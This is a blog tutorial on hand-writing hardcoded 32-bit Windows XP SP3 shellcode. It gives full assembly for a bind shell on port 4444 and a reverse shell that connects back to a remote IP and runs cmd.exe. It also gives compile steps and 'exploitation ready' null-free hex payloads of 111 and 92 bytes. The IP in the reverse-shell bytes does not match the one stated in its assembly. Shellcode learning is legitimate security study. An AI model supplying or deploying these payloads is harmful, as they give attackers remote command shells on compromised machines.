DANIEL SOLSTAD

Information security, life and stuff

Tutorial - Writing Hardcoded Windows Shellcodes (32bit)

FEBRUARY 2ND, 2020

This article is a walkthrough on how to write shellcodes for Windows, both reverse and bind. I was doing the SLAE32 course from PentesterAcademy, which targets Linux, but I wanted to create shellcodes for Windows too. I found very little information about this online, but after much debugging, trying and failing I successfully made it. The shellcodes have been on my Github for a while, but I wanted to explain them more in detail, thus this article was created. Note that I assume the reader already have basic x86 Assembly and socket knowledge before reading further.

You will notice that the shellcodes presented in this article are respectively 92 (reverse) and 111 (bind) bytes long. You might be wondering why Windows shellcodes from msfvenom is about 300-400 bytes in comparison. This is because the payloads from msfvenom will work on any Windows version. It has extra code that will automatically find addresses for DLLs and system calls, which is different on every Windows release. The shellcodes in this article has hardcoded addresses, which will only work for one Windows version, which in this guide will be for Windows XP SP3 (eng). Why not just stick to shellcodes from msfvenom? Most often you will have enough space for your payload and you can use a shellcode from msfvenom, but in some cases you won't have enough space, so unless you find a small hardcoded shellcode for your target system, you need to create your own. If you are interesting in learning how to write shellcodes that automatically finds the necessary addresses, like those from msfvenom, you can read this amazing article.

By the way, I'm no expert in Assembly and shellcoding - If you find something wrong, please let me know!

Prework: Finding system calls, DLLs and addresses

Before continuing, you should have a copy of the target Windows version ready that we will be using for debugging.

The steps in this guide is basically loading DLLs containing the system calls we require, and then calling each system call one by one. To figure out the needed DLLs, we first need to know which system calls we will be using. Since we are going to create sockets, we already know that we will be using system calls, such as bind() and listen(). A quick Google search on "bind socket microsoft" gives us the following documentation: https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-bind

If we scroll down, we learn that bind() is located in ws2_32.dll. Now we can use the tool Arwin.exe on the target system to figure out the address of the various system calls.

```
> arwin.exe ws2_32.dll bind
arwin - win32 address resolution program - by steve hanna - v.01
bind is located at 0x71ab4480 in ws2_32.dll
```

```
> arwin.exe ws2_32.dll listen
arwin - win32 address resolution program - by steve hanna - v.01
listen is located at 0x71ab8cd3 in ws2_32.dll
```

We also know that we are required to load this DLL, at least at this stage, and a Google search reveals the LoadLibraryA() system call: https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya, which is found in kernel32.dll:

```
> arwin.exe kernel32.dll LoadLibraryA
arwin - win32 address resolution program - by steve hanna - v.01
LoadLibraryA is located at 0x7c801d7b in kernel32.dll
```

If we continue this process, we have compiled a table of relevant system calls and their addresses:

```
ws2_32.dll:
  closesocket()          71AB3E2B
  accept()               71AC1040
  listen()               71AB8CD3
  bind()                 71AB4480
  connect()              71AB4a07
  WSASocketA()           71AB8B6A
  WSAStartup()           71AB6a55
  WSAGetLastError()      71AB3CCE

kernel32.dll:
  LoadLibraryA()         7C801D7B
  ExitProcess()          7C81CAFA
  WaitForSingleObject()  7C802530
  CreateProcessA()       7C80236B
  SetStdHandle()         7C81D363

msvcrt.dll:
  system()               77C293C7
```

Shellcoding in general

I won't go in depths about shellcoding in general here, but when you write shellcode, you need to take certain precautions that you wouldn't normally think about when writing traditional assembly code. For instance, hardcoding null bytes (0x00) will terminate strings and will most certain break the code. Also, you can't store strings like you would normally. Instead you can use tricks, such as jmp-call-pop or pushing strings on the stack or to registers. I will explain where I do tricks to mitigate null bytes throughout the article.

Building the bindshell (port 4444)

To create the bindshell, we will call a series of system calls, which we will go through below, against the Windows API. In case you are not familiar with Windows system calls, the basic idea is to fill up the stack with arguments before calling the function at the given address, referenced in the table created earlier.

We want our first version of the shellcode to work as a standalone executable to better understand if it's working or not, before stripping away unnecessary parts. Also note that the size of the following shellcode can be reduced further, but I have purposely made it a little bigger for readability and flexibility. For example, pointers to strings are pushed on the stack instead of using the jmp-call-pop method to avoid jumps in the code.

System call: LoadLibraryA

Documentation: https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

Syntax:

```
LoadLibraryA(_In_ LPCTSTR lpFileName)
```

This system call loads a DLL file into the memory. It takes one argument, which is the name of the file.

```
xor eax, eax        ; Clear eax
mov ax, 0x3233      ; Store string "32" in AX (explanation below)
push eax            ; Push string "32\0\0" on stack
push 0x5f327377     ; Push string "ws2_" on stack
push esp            ; Push addr of "ws2_32\0\0" on stack, which will be the lpFileName argument
mov eax, 0x7c801d7b ; Address to LoadLibraryA()
call eax
```

A trick was used here to insert null bytes to terminate the "ws2_32" string, without actually writing a null byte. The `mov ax, 0x3233` operation stores the string "32" in the lowest 16 bits of EAX (AX). The highest 16 bits are filled with 0x00 (due to the previous `xor eax, eax` operation). This will nicely terminate the string without us needing to hardcode a null byte in the code. If we would have done the following instead, which is more rational, it would have broken the shellcode:

Assembly:

```
push 0x00003233 ; "32\0\0"
push 0x5f327377 ; "ws2_"
```

Notice the nulls in pure hex bytes:

```
6833320000687773325F
```

This LoadLibraryA() system call is very straight forward. The stack looks like the following before `call eax`, where a pointer to the filename string is on the top of the stack, as the first and only argument:

```
   Addr        Value
   00000001    00000002 ----------------
-> 00000002    00003233 (ASCII 32\0)    |
|  00000003    5f327377 (ASCII ws2_)    |
|                                       |
-----------------------------------------
```

System call: WSAStartup

Documentation: https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-wsastartup
Documentation: https://docs.microsoft.com/en-us/windows/win32/api/winsock/ns-winsock-wsadata

Syntax:

```
WSAStartup(WORD wVersionRequired, LPWSADATA lpWSAData)
```

The next system call we need to run is WSAStartup() to initialize the use of sockets. It takes two arguments, where the first is the version we are going to use and the second is a pointer to a place to store socket data.

```
add esp, 0xFFFFFE70 ; Creating space for WSAData (400 bytes)
push esp            ; Arg2 (lpWSAData) = pointer to WSAData space
push 0x101          ; Arg1 (wVersionRequired) = 1.1
mov eax, 0x71ab6a55 ; Address to WSAStartup()
call eax
```

The first instruction is `add esp, 0xFFFFFE70`, which is a way of creating space (400 bytes) on the stack without generating null bytes. The normal way of achieving this would be to subtract a value from ESP (remember the stack grows downwards). However, this results in null bytes:

```
nasm > sub esp, 0x190
00000000  81EC90010000      sub esp,0x190
```

I'm not sure why this trick works, but by inverting the logic it solves our problem: `0xFFFFFFFF - 0xFFFFFE70 = 0x18F = 399`

System call: WSASocketA

Documunetation: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa

Syntax:

```
WSASocketA(int af, int type, int protocol, LPWSAPROTOCOL_INFOA lpProtocolInfo, GROUP g, DWORD dwFlags)
```

Now we need to create a socket. This function takes a few parameters, like information about the socket type.

```
xor eax, eax         ; Clear eax
push eax             ; Arg6 (dwFlags) = 0
push eax             ; Arg5 (g) = 0
push eax             ; Arg4 (lpProtocolInfo) = 0
push eax             ; Arg3 (protocol) = 0 = IPPROTO_TCP
push 0x1             ; Arg2 (type) = 1 = SOCK_STREAM
push 0x2             ; Arg1 (af) = 2 = AF_INET
mov eax, 0x71AB8B6A  ; Address to WSASocketA()
call eax
mov ebx, eax
```

The pointer to the socket handler will be stored in eax, which we copy into ebx to reference later.

System call: bind

Documunetation: https://docs.microsoft.com/en-us/windows/win32/api/winsock/nf-winsock-bind
Documunetation: https://docs.microsoft.com/en-us/windows/win32/winsock/sockaddr-2

Syntax:

```
bind(SOCKET s, const sockaddr *addr, int namelen)
```

Next up we need to bind the socket. The first argument is the pointer to the socket handler, which we have stored in EBX. The second argument should be a pointer to these three values:

- The port number, which in this case will be 4444 (0x5c11)
- The address family. For IPv4 it should be set to AF_INET (0x0002)
- The IP address it will listen on, which we will set to INADDR_ANY (0x0000) to make the socket listen on all interfaces.

These values will look like the following:

```
5c110002
00000000
```

The third argument is the size of the second argument, which will be 16 bytes (0x10 in hex).

Notice that there are null bytes in the value for AF_INET (0x0002). This can be solved by storing 0x5c110102 in EAX and doing `dec ah`, which will only decrement the AH section of EAX by one.

Explanation:

- eax = 0x5c110102
- ax = 0x0102 (lowest 16 bits of eax)
- al = 0x02 (lowest 8 bits of ax)
- ah = 0x01 (highest 8 bits of ax)

```
xor eax, eax         ; Clear eax
push eax             ; Push 0 on the stack to define INADDR_ANY.
mov eax, 0x5c110102
dec ah               ; eax: 0x5c110102 -> 0x5c110002 (Mitigating null byte)
push eax             ; Push 0x5c110002 on stack
mov eax, esp         ; Since the 2nd arg is expected to be a pointer, we store the pointer to 0x5c1100
push 0x10            ; Arg3 (namelen) = 16 bytes
push eax             ; Arg2 (*addr) = eax -> 0x5c110002 (5c11 = 4444, 0002 = AF_INET)
push ebx             ; Arg1 (s) = WSASocket() handler
mov eax, 0x71AB4480  ; Address to bind()
call eax
```

The stack looks like this right before calling bind():

```
   Addr        Value
   00000001    00000064 (Arg1, SOCKET s)
   00000002    00000004 (Arg2, const sockaddr *addr) ---
   00000003    00000010 (Arg3, int namelenn)            |
-> 00000004    5c110002                                 |
|  00000005    00000000 (INADDR_ANY)                    |
---------------------------------------------------------
```

To make the *addr argument more clear, here is what it would look like in C:

```
struct in_addr {
  union {
    struct {
      u_char s_b1;
      u_char s_b2;
      u_char s_b3;
      u_char s_b4;
    } S_un_b;
    struct {
      u_short s_w1;
      u_short s_w2;
    } S_un_w;
    u_long S_addr;
  } S_un;
};

struct sockaddr_in {
        short   sin_family;
        u_short sin_port;
        struct  in_addr sin_addr;
        char    sin_zero[8];
};

struct sockaddr_in server;
server.sin_family = AF_INET;          # 0x0002
server.sin_addr.s_addr = INADDR_ANY;  # 0x00000000
server.sin_port = htons(4444);        # 0x5c11
```

System call: listen

Documentation: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-listen

Syntax:

```
listen(SOCKET s, int backlog)
```

To get incoming connections, we need to call the listen() function, which is very simple to implement.

```
push 0x1             ; Arg2 (backlog) = 1
push ebx             ; Arg1 (s) = WSASocket() handler
mov eax, 0x71AB8CD3  ; Address to listen()
call eax
```

System call: accept

Documentation: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-accept

Syntax:

```
accept(SOCKET s, sockaddr *addr, int *addrlen)
```

As the docs says, "The accept function permits an incoming connection attempt on a socket". We need to store the return value here, which gets stored in EAX. We store a copy in EBX for later use.

```
xor eax, eax         ; Clear eax
push eax             ; Arg3 (addrlen) = 0
push eax             ; Arg2 (*addr) = 0
push ebx             ; Arg1 (s) = WSASocket() handler
mov eax, 0x71AC1040  ; Address to accept()
call eax
mov ebx, eax         ; Store accept() handler
```

Now finally we have the socket up and running. Time to implement the shell part.

System call: SetStdHandle

Docs: https://docs.microsoft.com/en-us/windows/console/setstdhandle

Syntax:

```
SetStdHandle(_In_ DWORD nStdHandle, _In_ HANDLE hHandle)
```

We will call this function three times to set STD_INPUT, STD_OUTPUT and STD_ERROR to the accepted socket connection.

```
mov edx, 0x7c81d363  ; Address to SetStdHandle()

push ebx             ; Arg2 (hHandle) = accept() handler
push 0xfffffff6      ; Arg1 (nStdHandle) = -0A (STD_INPUT)
call edx

push ebx             ; Arg2 (hHandle) = accept() handler
push 0xfffffff5      ; Arg1 (nStdHandle) = -0B (STD_OUTPUT)
call edx

push ebx             ; Arg2 (hHandle) = accept() handler
push 0xfffffff4      ; Arg1 (nStdHandle) = -0C (STD_ERROR)
call edx
```

System call: system

Documentation: https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/system-wsystem?view=vs-2019

Syntax:

```
system(const char *command)
```

The final system call we need to call is the actual execution of OS commands. It takes one argument which is the a pointer to a command string. If you remember earlier, we had to deal with a filename string needed to be terminated with a null byte. Here we will also do some maneuvering to mitigate null bytes in the code.

```
mov DWORD [esp-0x5], 0x646d6341   ; Store string "Acmd" 5 bytes from top of stack
lea eax, [esp-0x4]                ; Store pointer to the string "cmd\0" in eax
lea esp, [esp-0x4]                ; Manually update esp
push eax                          ; Arg1 (*command) = Pointer to "cmd\0"
mov eax, 0x77c293c7               ; Address to system()
call eax
```

This is the stack and registers for each operation:

Starting state, where ESP points to the *addr structure from the bind() function.

```
       Addr        Value
       0022FE1C    FFFFFFF4
       0022FE20    00000000
ESP -> 0022FE24    5C110002
       0022FE28    00000000
```

After `mov DWORD [esp-0x5], 0x646d6341`, the string "Acmd" is placed 5 bytes from ESP. Since the string only use 3 bytes of the "row" with only zeros, we have a clean null terminated "cmd" string on the stack.

```
       Addr        Value      Ascii
       0022FE1C    41FFFFF4   "...A"
       0022FE20    00646D63   "cmd\0"
ESP -> 0022FE24    5C110002
       0022FE28    00000000
```

`lea eax, [esp-0x4]` stores a pointer to the "cmd\0" string in EAX.

```
       Addr        Value      Ascii
       0022FE1C    41FFFFF4   "...A"
EAX -> 0022FE20    00646D63   "cmd\0"
ESP -> 0022FE24    5C110002
       0022FE28    00000000
```

`lea esp, [esp-0x4]` adjusts ESP, or else data will be overwritten when we push more values on the stack.

```
           Addr        Value      Ascii
           0022FE1C    41FFFFF4   "...A"
ESP/EAX -> 0022FE20    00646D63   "cmd\0"
           0022FE24    5C110002
           0022FE28    00000000
```

`push eax` pushes the address of the "cmd\0" string on the stack and overwrites the previous trash there.

```
       Addr        Value      Ascii
ESP -> 0022FE1C    0022FE20
EAX -> 0022FE20    00646D63   "cmd\0"
       0022FE24    5C110002
       0022FE28    00000000
```

Below is an alternative version of system(), which saves some bytes using EBP instead of ESP. We save space because we don't need to update the value of EBP, like we did to ESP in the previous example. The reason I use ESP instead is that EBP might get overwritten by the exploit.

```
mov DWORD [ebp-0x5], 0x646d6341
lea eax, [ebp-0x4]
push eax
mov eax, 0x77c293c7
call eax
```

The complete bind shell code

```
[BITS 32]

global _start

section .text

_start:

; LoadLibraryA(_In_ LPCTSTR lpFileName)
xor eax, eax
mov ax, 0x3233
push eax            ; Push 0x00003233 (ASCII 32\0)
push 0x5f327377     ; Push 0x5f327377 (ASCII ws2_)
mov ebx, esp        ; Store pointer to "ws2_32" in ebx
push ebx            ; Arg lpFileName = ebx -> "ws2_32"
mov eax, 0x7c801d7b
call eax

; WSAStartup(WORD wVersionRequired, LPWSADATA lpWSAData)
add esp, 0xFFFFFE70 ; Creating space on stack (400 bytes)
push esp            ; Arg lpWSAData = top of stack
push 0x101          ; Arg wVersionRequired = 1.1
mov eax, 0x71ab6a55
call eax

; WSASocketA(int af, int type, int protocol,
;             LPWSAPROTOCOL_INFOA lpProtocolInfo,
;             GROUP g, DWORD dwFlags)
xor eax, eax
push eax             ; Arg dwFlags = 0
push eax             ; Arg g = 0
push eax             ; Arg lpProtocolInfo = 0
push eax             ; Arg protocol = IPPROTO_TCP
push 0x1             ; Arg type = SOCK_STREAM
push 0x2             ; Arg af = AF_INET
mov eax, 0x71AB8B6A
call eax
mov ebx, eax         ; Store WSASocket() handler

; bind(SOCKET s, const sockaddr *addr, int namelen)
xor eax, eax
push eax             ; Creating space on stack
mov eax, 0x5c110102
dec ah               ; eax: 0x5c110102 -> 0x5c110002 (Mitigating null byte)
push eax             ; Store the portnr on stack
mov eax, esp         ; Store pointer to the portnr
push 0x10            ; Arg namelen = 16 bytes
push eax             ; Arg *addr = eax -> 0x5c110002 (5c11 = 4444, 0002 = INET_AF)
push ebx             ; Arg s = WSASocket() handler
mov eax, 0x71AB4480
call eax

; listen(SOCKET s, int backlog)
push 0x1             ; Arg backlog = 1
push ebx             ; Arg s = WSASocket() handler
mov eax, 0x71AB8CD3
call eax

; accept(SOCKET s, sockaddr *addr, int *addrlen)
xor eax, eax
push eax             ; Arg addrlen = 0
push eax             ; Arg *addr = 0
push ebx             ; Arg s = WSASocket() handler
mov eax, 0x71AC1040
call eax
mov ebx, eax         ; Store accept() handler

; SetStdHandle(_In_ DWORD nStdHandle, _In_ HANDLE hHandle)
mov edx, 0x7c81d363

push ebx             ; Arg hHandle = accept() handler
push 0xfffffff6      ; Arg nStdHandle = -0A (STD_INPUT)
call edx

push ebx             ; Arg hHandle = accept() handler
push 0xfffffff5      ; Arg nStdHandle = -0B (STD_OUTPUT)
call edx

push ebx             ; Arg hHandle = accept() handler
push 0xfffffff4      ; Arg nStdHandle = -0C (STD_ERROR)
call edx

; system(const char *command)
mov DWORD [esp-0x5], 0x646d6341   ; Store string "Acmd" 5 bytes from top of stack
lea eax, [esp-0x4]                ; Store pointer to the string "cmd\0" in eax
lea esp, [esp-0x4]                ; Manually update esp
push eax                          ; Arg *command = eax -> "cmd"
mov eax, 0x77c293c7
call eax
```

Compilation

Time to compile this thing. This can be done on Windows by downloading the following tools:

- ld.exe
- nasm.exe


```
> nasm.exe -f win32 -o bind.obj bind.asm
> ld.exe bind.obj -o bind.exe
```

Or you can cross-compile this on a Linux box:


```
$ nasm -f win32 bind.asm -o bind.o
$ ld -m i386pe bind.o -o bind.exe
```

Verify standalone executable

Simply double click on the executable and a cmd terminal will appear.



Connect to it using netcat and we got a shell!



If we were going to use the shellcode as a payload for an exploit, then we can easily reduce the size by removing the code to load the socket library (LoadLibraryA()) and the socket startup call (WSAStartup()). This is because the target vulnerable software probably has already loaded the ws2_32.dll library and ran a socket startup call. This can be confirmed with the following command, which will display all loaded DLLs by the executable:

```
> tasklist.exe /m /fi "imagename eq vulnerable.exe"
```

Exploitation ready bind shell (111 bytes)

Compiled without LoadLibraryA() and WSAStartup().

```
$ for i in $(objdump -d shell.exe | grep "^ " | cut -f2); do echo -n '\x'$i; done; echo
\x31\xc0\x50\x50\x50\x50\x6a\x01\x6a\x02\xb8\x6a\x8b\xab\x71\xff\xd0\x89\xc3\x31
\xc0\x50\xb8\x02\x01\x11\x5c\xfe\xcc\x50\x89\xe0\x6a\x10\x50\x53\xb8\x80\x44\xab
\x71\xff\xd0\x6a\x01\x53\xb8\xd3\x8c\xab\x71\xff\xd0\x31\xc0\x50\x50\x53\xb8\x40
\x10\xac\x71\xff\xd0\x89\xc3\xba\x63\xd3\x81\x7c\x53\x6a\xf6\xff\xd2\x53\x6a\xf5
\xff\xd2\x53\x6a\xf4\xff\xd2\xc7\x44\x24\xfb\x41\x63\x6d\x64\x8d\x44\x24\xfc\x8d
\x64\x24\xfc\x50\xb8\xc7\x93\xc2\x77\xff\xd0
```

111 bytes. No null bytes. Beautiful, isn't it?

Building the reverse shell (port 4444)

For the reverse shell, we will reuse a lot from the bind shell code. In fact, we are just going to replace bind(), listen() and accept() with connect().

System call: connect

Documentation: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-connect

Syntax:

```
connect(SOCKET s, const sockaddr *name, int namelen)
```

The connect system call connects to a socket. It takes three arguments and looks more or less like bind().

```
push 0x8201A8C0      ; Remote IP address, 192.168.1.130
mov eax, 0x5c110102  ; Port nr, 4444 (first 2 bytes)
dec ah               ; eax: 0x5c110102 -> 0x5c110002 (Mitigating null byte)
push eax             ; Store portnr on stack
mov esi, esp         ; Store pointer to portnr
xor eax, eax         ; Clear eax
mov al, 0x10         ; Makes eax = 0x00000010
push eax             ; Arg3 (namelen) = 16 bytes
push esi             ; Arg2 (*name) = esi -> 0x5c110002 (5c11 = 4444, 0002 = INET_AF)
push ebx             ; Arg1 (s) = WSASocket() handler
mov eax, 0x71ab4a07  ; Address to connect()
call eax
```

The logic for the remote IP address is the following:

```
82 = 130
01 = 1
A8 = 168
C0 = 192
```

Exploitation ready reverse shell (92 bytes)

Compiled without LoadLibraryA() and WSAStartup().

```
$ for i in $(objdump -d reverse.exe | grep "^ " | cut -f2); do echo -n '\x'$i; done; echo
\x31\xc0\x50\x50\x50\x50\x6a\x01\x6a\x02\xb8\x6a\x8b\xab\x71\xff\xd0\x89\xc3\x68
\xc0\xa8\x38\x01\xb8\x02\x01\x11\x5c\xfe\xcc\x50\x89\xe6\x31\xc0\xb0\x10\x50\x56
\x53\xb8\x07\x4a\xab\x71\xff\xd0\xba\x63\xd3\x81\x7c\x53\x6a\xf6\xff\xd2\x53\x6a
\xf5\xff\xd2\x53\x6a\xf4\xff\xd2\xc7\x44\x24\xfb\x41\x63\x6d\x64\x8d\x44\x24\xfc
\x8d\x64\x24\xfc\x50\xb8\xc7\x93\xc2\x77\xff\xd0
```

Highly recommended read about shellcoding: http://www.hick.org/code/skape/papers/win32-shellcode.pdf

shellcode (1)
reverseshell (1) , bindshell (1) , hardcoded (1)

← Previous Next →